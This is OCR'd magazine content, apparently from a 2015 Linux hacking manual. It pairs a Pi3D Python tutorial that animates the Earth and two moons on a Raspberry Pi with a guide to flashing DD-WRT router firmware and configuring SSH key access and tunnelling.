Pi3D is best learned by example, so lets start with the **Earth.py** file in the demos directory. This will teach us all about spheres, textures, keyboard input and a little bit of celestial geometry.

Since the world is, or ought to be, transitioning to Python 3 [*see Features, Linux Format 195*] we begin with some forward compatibility courtesy of the __future__ module. Then we import some trig functions, since you can't get far without sin and cos, and the **pi3d** module itself. The fun begins with the set up of the all-important DISPLAY object. Since most objects rely on the existence of such an object, most Pi3D projects will feature this line quite early on. The object maintains timing information which is useful for animations. You can pass screen dimensions to the create() function, we use a small 50x50 window which we set up with a black, opaque background:

```
DISPLAY = pi3d.Display.create(x=50, y=50)
DISPLAY.set_background(0,0,0,1) # r,g,b,alpha
```

Shady business

Part of the magic of OpenGL (and OpenGL ES) are shaders. Shaders are programs written in, surprise, a shader language, in our case GLSL, and handle the reflections, shadows and other interactions between light and surfaces, volumes and points. GLSL follows a C-like syntax, and is designed to take advantage of the huge number of shader units on modern graphics hardware. As such, the general idea is to have many small shader programs running in parallel to collectively produce complicated and pleasing results.

Pi3D wisely keeps the gruesome details of its shader implementation locked up behind the scenes. But that doesn't stop us from getting some nice effects for our Earth, moon and stars:

```
shader = pi3d.Shader("uv_light")
shinesh = pi3d.Shader("uv_reflect")
flatsh = pi3d.Shader("uv_flat")
```

The **uv_light shader** uses light directions and shadows to create a 3D effect, unlike **uv_flat**, which just renders the texture with no colour transformation. The **uv_reflect** shader reflects one image in another one. We shall use it to reflect the bump map image in the moons' surfaces, in the smaller moon, we also reflect the stars.

The demos come with a whole variety of imagery in the **textures** subdirectory. The PNG files here have transparency information, which is useful as we will be interested in what's going on behind them. This is a 3D tutorial, afterall. For example, we will shortly overlay the mostly transparent file **earth_clouds.png** on top of our earth, to give it a vaguely ethereal atmosphere. All sunshine makes for a desert, a wise man once said. The **True** argument in the first line specifies that partial transparency is respected for our clouds. First, we load all the textures:

```
cloudimg = pi3d.Texture("textures/earth_clouds.png",True)
earthimg = pi3d.Texture("textures/world_map.jpg")
moonimg = pi3d.Texture("textures/moon.jpg")
starsimg = pi3d.Texture("textures/stars2.jpg")
watimg = pi3d.Texture("textures/water.jpg")
moonbmp = pi3d.Texture("textures/moon_nm.jpg")
```

Textures aren't really of any worth without some sort of surface onto which they can be mapped. We're going to draw the Earth and the moon, which we will represent with spheres. We'll define two spheres for the Earth: one showing the surface details, and one (with a slightly larger radius) for rendering the atmosphere and other shader effects.

We will also have two moons, giving a hierarchal system of rotations in which a smaller moon orbits a larger one which in turn orbits the Earth. We also specify a plane on which to draw the background starfield. Besides specifying the requisite radii and centres, the Sphere construct also takes two extra parameters, **slices** and **sides** which decree the number of latitude and segments

Installing Pi3D on Raspbian

Pi3D has a few dependencies, including some headers which you'll find in the Raspbian repositories. So first update and upgrade, then install the required packages:

```
$ sudo apt-get update
$ sudo apt-get upgrade
$ sudo apt-get install python-dev python-setuptools libjpeg-dev zlib1g-dev libpng12-dev libfreetype6-dev
```

Pi3D and the Pillow Python library on which it depends aren't in the Raspbian repositories at the present time, but fear not: they exist in the *Pip* repositories, so you'll want to install *Pip*, and use it to grab 'em:

```
$ sudo apt-get install pip
$ sudo pip install Pillow
$ sudo pip install pi3d
```

By default, the 512MB Pi models, B and B+, allocate 64MB to the GPU. While many of the Pi3D demos will work fine with these rations, some require a little more. You can change the GPU memory allocation, among other system settings, with the *raspi-config* utility.

```
$ sudo raspi-config
```

Using 128MB will suffice, and should still enable you to run a few desktop applications.

The Pi3D demos can be cloned from GitHub:

```
$ cd ~
$ git clone git://github.com/pi3d/pi3d_demos
```

This will create a directory **~/pi3d_demos**, from which you can, for example, explore Buckfast Abbey:

```
$ cd ~/pi3d_demos
$ python BuckfastAbbey.py
```

Unfortunately, the Abbey shop, stocking the famously fortified tonic wine is missing.

Hardware hacks

» by which the sphere is approximated. It's true, even in this day and age we haven't evolved beyond pixels and straight lines, so we can't draw an actual sphere. We can, however, get a nice easy way to work with simple keyboard input, which we will use later for the sole purpose of ending the program:

```
mysphere = pi3d.Sphere(radius=2, slices=24,
sides=24, name="earth", z=5.8)
mysphere2 = pi3d.Sphere(radius=2.05,
slices=24, sides=24, name="clouds", z=5.8)
mymoon = pi3d.Sphere(radius=0.4, slices=16,
sides=16, name="moon")
mymoon2 = pi3d.Sphere(radius=0.15,
slices=16, sides=16, name="moon2")
myplane = pi3d.Plane(w=50, h=50,
name="stars", z=30)
mykeys = pi3d.Keyboard()
```


If you don't specify x, y or z co-ordinates for your sphere, it is placed at the origin.

Celestial ballet

We describe the orbit of the moon around the earth and that of the secondary moon around the moon with the parameters **rot1** and **rot2** respectively. These will be incremented as the main loop (which we're getting to) progresses. The radius of each orbit is given by **m1Rad** and **m2Rad**. Initialising these to 90 and 0 degrees respectively means that (from our point of view) the big moon is in front of the Earth and the little moon is horizontally adjacent to the big moon.

```
rot1=90.0
rot2=0.0
m1Rad = 4
m2Rad = 0.6
```

As well as rotating around other bodies, we also rotate the Earth and the two moons about their own y axis. The y axis is the one that corresponds to the vertical direction on your screen, just like in *Minecraft*, so rotating about this axis is like skewering the Earth pole to pole and then spinning it, only less destructive. We rotate the clouds sphere at a rate slightly faster than that of the Earth,



We need clouds to make rain, and we need alpha channels to let the light through.

which makes for a nice effect and is vaguely more accurate since the clouds aren't stuck to the Earth. And seeing as everything else is spinning, we also rotate the background starfield, since this is only two-dimensional, the only sane axis to rotate about is the z-axis.

We redraw the **moon** and **moon2** spheres by changing their position properties, using high school trigonometry to come up with new co-ordinates. The **DISPLAY** object we set up conveniently gives us a main event loop, so we use this to govern our celestial ballet:

```
while DISPLAY.loop_running():
    myplane.rotateIncZ(0.01)
    mysphere.rotateIncY(-0.1)
    mysphere2.rotateIncY(-0.14)
    mymoon.position(mysphere.x() +
m1Rad*sin(rot1), mysphere.y(), mysphere.z() -
m1Rad*cos(rot1))
    mymoon.rotateIncY(-0.1)
    mymoon2.position(mymoon.x() -
m2Rad*sin(rot2), mymoon.y(), mymoon.z() +
m2Rad*cos(rot2))
    mymoon2.rotateIncZ(-0.61)
```

Now we use the shaders to add the textures and some neat effects to our heavenly bodies. The reflect shader used on the moons takes a couple of numbers after the textures, which specify the number of tiles to use and the strength of the reflection respectively. The clouds have to be drawn last since otherwise the transparency blending will not work: You're not allowed to subsequently add objects further away and obscured by the semi-transparent one when **blend = True** is specified, so it's safest to add such textures last of all.

```
    mysphere.draw(shader, [earthimg])
    mymoon.draw(shinesh, [moonimg,
moonbmp], 6.0, 0.0)
    mymoon2.draw(shinesh, [watimg,
moonbmp, starsimg], 3.0, 0.8)
    myplane.draw(flatsh,[starsimg])
    mysphere2.draw(shader, [cloudimg])
```

Now we increment the rotation parameters – the smaller moon orbits the larger one about four times as fast as the larger moon orbits the sun:

```
    rot1 += 0.005
    rot2 += 0.021
```

Since we went to the trouble of setting up a Keyboard object earlier, it would be a shame not to use it. We'll catch two keyboard events – pressing Esc (key index 27) will end the

What is OpenGL

You've no doubt heard of OpenGL, the unified API for talking to graphics hardware. The language originated back in 1992 at Silicon Graphics, who decided that open sourcing a standard would be a good way to weaken its competition. It worked well, but then Microsoft's Direct3D came along. But no matter, OpenGL will not be obliterated and one of the reasons for this is OpenGL ES. This is the subset of OpenGL used on mobile devices, embedded systems and some games consoles. Unlike familiar desktop graphics cards, these machines often lack oodles of registers and on-chip floating point support, so things must be reworked accordingly. But the principle remains the same: to have a uniform method for efficiently offloading textures, light and perspective calculations to the graphics hardware.

Like OpenGL, OpenGL ES is developed royalty and licence-free by the Khronos Group, a consortium of industry giants and academic institutions. Besides OpenGL, Khronos also coordinates development of OpenCL, WebGL, EGL and a few other video-themed standards.

Back in August, the Khronos group welcomed its newest member: Microsoft. However, it would be paranoid to assert that this is a Redmondian attempt to take down OpenGL from the inside. The fact of the matter is that its in everyone's interests to have an open standard for mobile graphics, and it's in everyone's interests for these standards to have input and support from all the major players. The old MS strategy of embrace, extend, extinguish will not work here, since it is entirely incongruous with the views of other contributors, such as AMD and Nvidia.

program, and pressing p (key index 112) will take a screenshot.

```
k = mykeys.read()
if k >-1:
    if k==112:
        pi3d.screenshot("earth1.jpg")
    elif k==27:
        mykeys.close()
        DISPLAY.stop()
        break
```

Blurred lines/spheres

So that covers the supplied Earth demo, feel free to mess with it in whatever manner you see fit. Alternatively, stick with us and follow our meddling. We shall start with some depth-of-field blurring of the moon, so that it goes out of focus both when it gets close to us, and when it is far away.

To work this magic we start by invoking the Defocus module. Place the following line somewhere before the main loop, after the lines specifying the shaders is as good a place as any:

```
defocus = pi3d.Defocus()
```

Defocusing works by enclosing the standard **object draw()** calls inside a block delimited by **start_blur()** and **end_blur()**. The objects 'drawn' inside this block are rendered into a buffer and won't appear on the screen. To make them visible use the **blur()** method, which will render them with the appropriate distance blur. So wrap the line beginning **mymoon.draw** as follows:

```
defocus.start_blur()
mymoon.draw(shinesh, [moonimg, moonbmp], 6.0, 0.0)
defocus.end_blur()
```

The blur method, which does the actual drawing, takes three additional arguments (besides the name of the Shape object to draw): the focal distance, the distance beyond (or nearer than) which everything will be maximally blurred and the degree of maximum blurring. We'll set the zero-plane to be z=0, and since our moon's orbit has a radius of 4 units, we'll set the second parameter to 3. Setting the maximum blur too high will cause banding, but experimentally 5 seems to be a reasonable setting here. Enact all this with the following line:

```
defocus.blur(mymoon, 0, 3, 5)
```



You can easily import 3D models in the Panda3D .egg archive file format.



Fear not weak-eyed reader, the moon really is out of focus, it's not just you.

Man with a movie camera

But the fun doesn't stop there, by adding a Camera object to the proceedings we can immerse ourselves completely in our three body system. Using only a tiny bit of trigonometry, and our already implemented Keys object, we can move our celestial observer and change our viewpoint. We'll need to add the **radians** function to the trigonometry functions which we have already imported from the **math** module. Now set up a Camera object, and initialise some properties for it after the DISPLAY declarations:

```
CAMERA = pi3d.Camera()
rot = 0
tilt = 0
rottilt = True
camRad =5
```

We'll use the **rottilt** boolean to trigger any changes to the camera position or orientation. Rotating or tilting the camera is straightforward, but changing its radius (determined by **camRad**) requires the standard spherical trigonometry ugliness which we've covered in our *Minecraft: Pi Edition* ballistic exercises [*see Linux Format 185: Tutorials, p84*]. So the beginning of the main loop becomes:

```
while DISPLAY.loop_running():
    if rottilt:
        CAMERA.reset()
        CAMERA.rotate(tilt, -rot, 0)
        CAMERA.position(camRad *
sin(radians(rot) * cos(radians(tilt)), camRad *
sin(radians(tilt)), -camRad * cos(radians(rot)) *
cos(radians(tilt)))
        rottilt = False
```



All your Sherman tank driving dreams are just a few lines of code away.

Now we need to set up the keys to control the Earth-cam, we'll use standard W,A,S,D for the rotations and +/- to zoom in and out. So change the beginning of the key-handling block to the following:

```
if k > -1:
    rottilt = True
    if k == 112:
        pi3d.screenshot("earth1.jpg")
    elif k == 119:
        tilt += 2.0
    elif k == 115:
        tilt -= 2.0
    elif k == 97:
        rot -=2
    elif k == 100:
        rot +=2
    elif k == 61:
        camRad -= 0.5
    elif k == 45:
        camRad += 0.5
```

So now you've got action and camera, why not look into adding some lights as well, some kind of Distant Sun perhaps. You'll find the documentation at **http://bit.ly/Pi3DDocs**, but the supplied demos do a great job of introducing all of the available constructs. ■

DD-WRT: Hack a wireless router

Discover how to power up the device at the heart of your home network.

Quick tip

There are other firmwares that might reasonably vie for your attention. In particular, various forks of the Tomato project, Merlin's take on AsusWRT (a halfway house between custom and stock firmware strictly for Asus routers) and even OpenWRT, which is the expansive base on which many others are built.



It's a great time for home networking, which is to say that a decent router can now just about be relied on to do its own thing without bothering you. However, it can still be a challenge to get it to do your thing instead. If you're ready for a change, the world of custom firmware opens up an embarrassment of configuration choices, as well as an enticing catalogue of new functionality.

With DD-WRT as our firmware of choice, we're going to firmly encourage these sleek and unassuming embedded devices to reach their full huffing, wheezing potential. There will be sweat, there may be tears, but we'll guide you through the process of selecting and installing a firmware, show you some of the nattiest ways to trick it out, and open the door for your own challenges to follow.

DD-what?

DD-WRT is one among many custom firmwares available for wireless routers, but it beats right at the heart of the custom firmware movement, with a broad range of support, relative ease of use, consistent development, and a treasure trove of features. Installing DD-WRT isn't a minor tweak, though – it will completely rewrite the way your router operates, potentially opening up functionality such as SSH, file and media serving, guest networks, QoS, VLANs, and VPNs in more flavours than you could find in a bag of Revels.

However, there are risks commensurate with the scope of the change. While installing a custom firmware is almost always a beautiful learning experience, sometimes what you learn is how it feels to break a perfectly good router. It probably won't even seem as though it's your fault when it happens, but implicit in your willingness to continue is the understanding that it will be your fault, because you were the one who poked it. And now that this is explicit as well, we can continue with two key pieces of advice for minimising the risk. Firstly, don't ever use a router you can't afford to lose. Simple. Secondly, don't use your only router – because you rely on it to connect to the internet, which is a resource that you'll want to be able to tap like a rubber tree should things go south.

In this spirit, the most advisable way to enter the custom firmware fray is with an older router. Look at it this way – you're going to end this process without a manufacturer's warranty, so you may as well start it without one. You're also less likely to feel a sense of gnawing, visceral guilt if you sneeze and pull out the power adaptor during a firmware update, and proportionally more likely to unlock new features. By contrast, it can take a reasonably long time for custom firmware such as DD-WRT to adapt to new technology (and longer still to make it run reliably), so you may be on a hiding to nothing with this year's super router, even if you're cavalier enough to try it.

Router support

We'll deliver the bad news up front. With no notable exceptions, combination router/modems won't work – BT's famous range of Home Hubs, for example, aren't supported. But all is not lost if you're on VDSL/BT Fibre, because you should be able to arrange to use a standalone OpenReach modem instead, and connect up a router of your choice. Other ISPs' combination devices may even have a modem-only mode that enables you to plug in your own router – Virgin Media's Superhub offerings, for example, fall into this category.

If you do have a standalone router, you still can't necessarily just go ahead and plonk a new firmware on it. Some routers don't have the right chipset, some don't have enough flash storage, and some don't have the RAM. Some, frankly, don't have the moxie. All that said, a surprisingly wide range of routers are supported. So how do you know whether yours is one of them?

Your first port of call should be DD-WRT's router database (**www.dd-wrt.com/site/support/router-database**). Simply put your model number into the search field, and then cross

your fingers. The database will usually give you a straight yes or no answer, but don't jump for joy when you see your model appear in this list until you have checked that the revision column also matches up with your router – some manufacturers change out the internals almost completely between revisions of the same router model.

Just for fun, try searching for the WRT54G in the router database, and count the iterations. The WRT54G is the granddaddy of DD-WRT, and it has a lot of history. But note that at least one revision isn't supported at all, and that the specs can be wildly different between others. Many have reduced flash storage space, for instance, and will be limited in which features they can support.


Firm friends

Once you've established that your router is supported, there are two major lights in the darkness: DD-WRT's wiki, and the community forums.

The wiki is great for getting a baseline understanding of any issues which might affect your particular router. Start with the Supported Devices page (**www.dd-wrt.com/wiki/index.php/Supported_Devices**). Links from this page often indicate that your router has a specific installation guide, which might just mean that it's a popular model, but it could mean that the flashing process comes with some caveat or special requirement, so be aware.

The forums are the best place to find out what's working, right now, for other people using the same hardware (**www.dd-wrt.com/phpBB2/**). You should pay particular attention to threads where users trade blows over their favourite or most stable builds. Look out for the guru posters, who often have long signatures containing details of the many different routers they run, and which firmware versions they're running on them. These guys have done their homework, so make sure you do yours, too, even if that sometimes means leaning across the metaphorical desk to copy their notes.

DD-WRT is an ongoing beta, and the newest release is not always going to be the best release for your own particular hardware. There is no shame or loss in using a build which might be significantly behind the bleeding edge. If it's the right fit for your kit, just go for it. With older releases, the main thing you need to concern yourself with is to make sure that you're not exposing yourself and your hardware to any critical security flaws. As a starting point, build revisions between 19163 and 23882 are a poor vintage; any components making use of OpenSSL will be affected by the Heartbleed bug. The good news is that none of the vanilla builds are affected by the Bash-specific Shellshock vulnerability; like many embedded device firmwares, DD-WRT relies on BusyBox to provide A Shell. Likewise, the use of uclibc means that the glibc GHOST vulnerability is no concern for today. However, running a custom firmware does put the security ball back in your court, so you really do need to keep abreast of emerging vulnerabilities.



› Now is the time for a moment of quiet reflection...



› The make or model is usually on a sticker, either on the back or the bottom of your router. Note any version information in addition to the model number.

Firm resolution

Let's go through a worked example. We have a Cisco Linksys E3000 router, which treads a decent balance between age and relevance. It's around five years old and there's none of that new-fangled wireless AC technology, but it was a powerhouse in its day, with support for simultaneous 2.4GHz and 5GHz wireless bands. The router database shows a firm yes, and there is some specific information on the wiki relating to it. Particular points of note are the implications of it having 60K of NVRAM, and the requirement to flash a trailed build (see boxout over the page). We'll need to take both of these things into account.

We're lucky, as it happens; on the forums, a build from February 2015 (build 26138) is being touted as stable with the Linksys E series. There's some debate about a bug in the Guest Wi-Fi implementation, but it sounds as though it's going to be worth our time.

The main area for new DD-WRT releases is at **ftp://ftp.dd-wrt.com/betas/** and we know from the wiki that E3000-compatible builds are to be found in the broadcom_K26 subfolder. We can pick a mini trailed release for the E3000 from here with no problem, so we'll get that now, but if we want to move to a larger general build afterwards, then we'll need to remember our 60K NVRAM limit, and pick one of the 60K builds from the same folder. The mega 60K build is (just!) too large for our 8Mb flash storage – good job we checked that out, because it came down to counting the bytes – so we'll go with the so-called big build instead.

Quick tip


DD-WRT gives you control but it doesn't necessarily give you performance. If blazing fast speed is the only thing that interests you, a manufacturer's own firmware is often faster than the custom alternatives.

Flash! Aa-aa!

Now it's time for us to check and double-check all our sources of information, because we're ready to do the firmware update. The steps that follow are usually applicable, but you should read up on your model to see where any differences might occur.

First, you need to connect your computer to the router using a wired connection, and then configure it to have a »

Hardware hacks



Success looks like this. Or like Scrooge McDuck's money bin. But mainly like this.

static IP address on the same subnet as the router. Things are not guaranteed to go wrong if you don't do this, but do you really want to leave the router in charge of business while you're in the process of brainwashing it? The answer is a definite no. No, you don't.

Do a 30-30-30 reset (see boxout opposite), and then log in to your router's web configuration page (with the now factory default username and password). Find wherever your manufacturer has hidden the firmware update section, and browse your computer to find the DD-WRT firmware file you prepared earlier, which is probably a trailed build specific to your router.

Go ahead and do the update using the built-in firmware updater. There may or may not be a progress bar, but ignore it either way. You're going to wait at least five minutes. Use a clock and not your patience to gauge this. Then turn the router off and on again, giving it time to reboot and get its bearings – then, and only then, do another 30-30-30.

Open up a web browser and go to **192.168.1.1**, which is the default IP address for a DD-WRT router, and check that you are indeed looking at a DD-WRT interface. That's the first good sign, and the second is whether it's asking you to change the password, which shows that the 30-30-30 reset after the update has also worked properly.

If all is well, decide whether you're sticking with the build you've just installed or, if you were using a trailed build as an intermediary step, repeat the process again in full, until you have reached your final destination.

Quick tip

NVRAM is the persistent memory in which variables are stored between resets, and it's measured in kilobytes. The more features you use, the more variables you store (VPN certificates are particularly greedy). It's both a limiting factor and a risk; if you reach the end of your NVRAM allocation and keep writing, you can reset or even brick the device.

Stretching your legs

Now that you're up and running, feel free to do some basic configuration. Get the router set up the way you like it; that's what we came here for. DD-WRT's interface is neat and functional, and you should be able to find the options you're comfortable with, albeit buddying along with a raft of new features. Get your wireless security set up, and then give it a test drive. Now are you ready to try something that you couldn't do before?

How about logging directly into your router via SSH? Yeah, we can do that. We can even do it without a password, using the public key method. To generate an appropriate public/private key pair, enter the following into a terminal on your local machine.


```
ssh-keygen -t rsa -f ~/.ssh/id_rsa_ddwrt
```

You're prompted to set a passphrase, but hitting [Enter] twice enables you to continue without – choose your balance of security and convenience. Two new files are created under your home directory, in the **~/.ssh/ hidden** folder: **id_rsa_ddwrt** and **id_rsa_ddwrt.pub**, which contain your newly generated private and public keys, respectively. Make sure you keep prying eyes away from the private key, but we'll use the public key to set up easy password-free access to your router.

Go to the Services tab in your new DD-WRT Web GUI, and then click the enable checkbox for SSHd. This expands some new options. It's up to you whether or not you leave password authentication active, but what you do want to do is copy the contents of your **id_rsa_ddwrt.pub** file into the Authorized Keys box. Make sure the entire sequence occurs on a single line. Save and apply these changes. At this point, one simple terminal command on your local machine should let you in through the door:

```
ssh root@192.168.1.1
```

Substitute in the correct local IP of your router, if you've changed it. If you see the DD-WRT message in the terminal, well done, you're in. But you didn't think we were going to stop there, did you? Getting local access is only half the battle. How about an interesting and powerful way to manage your router from the outside world? Remote access to your



Note that the only user for SSH is root, regardless of what username you set for the Web GUI. The password is the same, if you're using one.

Trailed builds and tftp

A trailed build could quite accurately be described as a *custom* custom firmware. It's a firmware that's been built specifically for one particular model of router (which is mentioned in the filename). Trailed builds contain headers that check out as legitimate with the manufacturer's own firmware, which then conveniently and quite cleverly enables you to use the existing interface to overwrite itself. A trailed build might not be your end point, however, but more like a transitional step between using stock and custom firmware. Once you have installed a trailed build of DD-WRT, you're generally able to move more freely between different firmware builds – you still need to pick the correct ones, though.

Now let's take a look at tftp, which is quite literally a trivial file transfer protocol. This is necessary for the initial flash of a few routers – older Linksys, Buffalo and Belkin models being the prime examples. It's comparatively rare to require this on Wireless N or newer routers. If you don't need to use tftp, then it's not recommended, regardless of whether or not it's available.

However, it's worth remembering that lots of different routers have a tftp connection available for a limited window during the boot process, because it could be one of the first ports of call if you need to try to recover from a bad flash. Although it's never to be relied upon, it may help bring you back from the brink in a pinch.


The 30-30-30 reset

Do not underestimate how skew-whiff things can become when the vestigial variables of firmware A come out to play with custom firmware B. The 30-30-30 is a catch-all hard reset for clearing NVRAM and returning most routers to their firmware defaults, which you'll do before and after flashing each new firmware version.

Your router's reset button is probably on the back of the unit, sometimes inset. Grab a paperclip if you need one, and get into a comfortable position; you are going to be holding your router's reset button down for 90 seconds or more, which is a long, long time for someone with cramp.

Start holding down your router's reset button, and count a full 30 seconds. Not letting go of the reset button, pull the AC plug out of the back of the router. Count 30 more seconds. Keep holding that reset button, and plug the router back in. Count 30 more seconds. Finally, let go of the reset button and throw up some jazz hands to brighten the mood and get your circulation flowing again. Your router should be back to default values for whichever firmware you currently have installed. (You can put your hands down now.)

A handful of older routers, but an ever-increasing number of new AC routers, need to be hard reset in other ways. If the 30-30-30 doesn't return yours to default values, check what does work for your router, and use that method instead.



Yes, we have a tool for this!

router is always going to be a touchy subject but, let's be honest, sometimes it's useful enough to be worth the risks.

DD-WRT will happily support remote access to the GUI via HTTP or HTTPS. There's no way in this life or the next that you'd want to give the world a shot at the core of your home network without a single security layer, but you might be thinking about allowing HTTPS connections.

Wait, though. Here's a neat trick instead: why not disallow remote Web GUI access altogether, and just connect via SSH? You can then log in and administer the router remotely by command line or set up an SSH tunnel to give you, effectively, local access to the Web GUI. This will work from any location – and you only have to open one door to enable both types of access. Let's look at how this can be done.

Firstly, setting up the remote access to SSH is done in a different part of the DD-WRT GUI to enabling the service. This time you want to go to the Management tab under Administration. There's a remote access section here. Don't bother enabling the remote Web GUI Management. Instead, enable SSH Management. You're given the option to select a port for this. You don't need to – and, in fact, shouldn't – use the typical SSH port 22; we'll use port 19198 in this example. We made this up so feel free to make up your own, but don't worry – the connection made on this port will forward through to the SSH service on your router without any extra work on your part.

Now you can SSH to your router from the outside world, in the same way that you do from your local network – the only differences are that you need to specify the port, and use the outward facing IP rather than the local one.

```
ssh -p 19198 root@WANIP
```

You should replace WANIP with the global address of your local network. This can be a DNS name, or an IP address. In the highly likely event that your ISP doesn't provide you with a static IP address, you won't necessarily need to keep track of every change of IP address. DD-WRT supports automatically updating a number of different dynamic DNS services – look at DDNS under the Setup tab for options.

So we've come this far, but what about that Web GUI? Well, try starting your SSH session with this command:

```
ssh -p 19198 root@WANIP -L 8080:localhost:80
```

This starts an SSH session as before, but the last part of the command creates a tunnel from port 8080 on your local machine, to port 80 on the router. Now try opening a browser window to the following URL: **http://localhost:8080/**

Wow. Presto. There it is. You've got your Web GUI from a remote location, and it's all encrypted through your SSH session. Now the world, quite literally, is at your disposal.

The gauntlet

Now you've got access via the Web GUI and SSH, what new things are worth trying? Actually, what new things are not worth trying? If that sounds like a challenge, read it as one.

How about building on the SSH tunnelling method we looked at, to have your home router run a SOCKS5 proxy, via which you can encrypt your traffic when you're away from home?

If you've got a VPN account, how about connecting with your router as the client? (This can be great for hooking up other, less hackable embedded devices which might not support VPN natively.) Maybe you have a USB mobile broadband dongle? DD-WRT can play with those – why not try creating an alternative internet feed through your router, for those days when your main ISP puts its toes in the air?

If you really want to start playing with fire, you might even find a way to host your own cloud-style file service from a USB hard drive hanging off the back of your router. It's not like you were planning on turning your router off, were you?

So there we have it. Some absolutely astounding possibilities that would previously have taken all kinds of wizardry to arrange, running on something you probably already had sitting in a cupboard. Remember that routing network traffic is this device's bread and butter, so don't be afraid to make it earn a living! ■

HACKER'S MANUAL 2015

HACKER'S MANUAL 2015

Network hacks

Take control of your LAN and servers with tools and code

118 Master the basics
What do your know about IP networks? Nothing! Good, get started here.

122 Go next-gen IPv6
The world has run out of IPv4 addresses, let's play with its replacement.

126 Build a log server
Run a lot of servers? Securely combine their logs into a single remote system.

130 Monitor packets with Wireshark
Want to know what's going on over your network? You need to run this, now.

134 Samba and Windows
Get your Linux systems to play nicely with Windows ones, it's not *that* painful.

141 Docker and virtual servers
Now classed as the 'next big thing', if you run servers you need to run Docker.

150 Ldap authentication
Dealing with a lot of users? Get Ldap working sweetly on all your systems.

156 Discovering Dtrace
It's the ultimate network diagnostic and analysis tool from Oracle.

Networking:

Take your first steps towards understanding networking and linking your Linux boxes, as we introduce some of the key concepts.

